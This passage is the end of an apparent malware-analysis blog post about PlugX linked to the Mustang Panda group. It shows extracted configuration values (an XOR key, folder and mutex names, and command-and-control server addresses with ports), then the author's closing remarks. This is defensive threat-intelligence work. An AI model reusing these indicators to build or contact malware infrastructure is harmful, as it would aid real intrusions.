XOR key: 313233343536373839
Folder name: AAM UpdatesmKD
Mutex name: KvcpmvXXtltWtOLOyrei
C2 servers:
    www.systeminfor.com:110
    www.systeminfor.com:995
    www.systeminfor.com:25
```

Config extraction successful!!!

There you have it folks! I really hope this blog post helps the community in further understanding this malware and the associated TTPs of the Mustang Panda group. As always, thank you for taking the time to read my blog and I hope you can re-share this to the community for awareness.

Tags:[Downloader](#), [Malware](#), [Mustang Panda](#), [PlugX](#), [Reverse Engineering](#)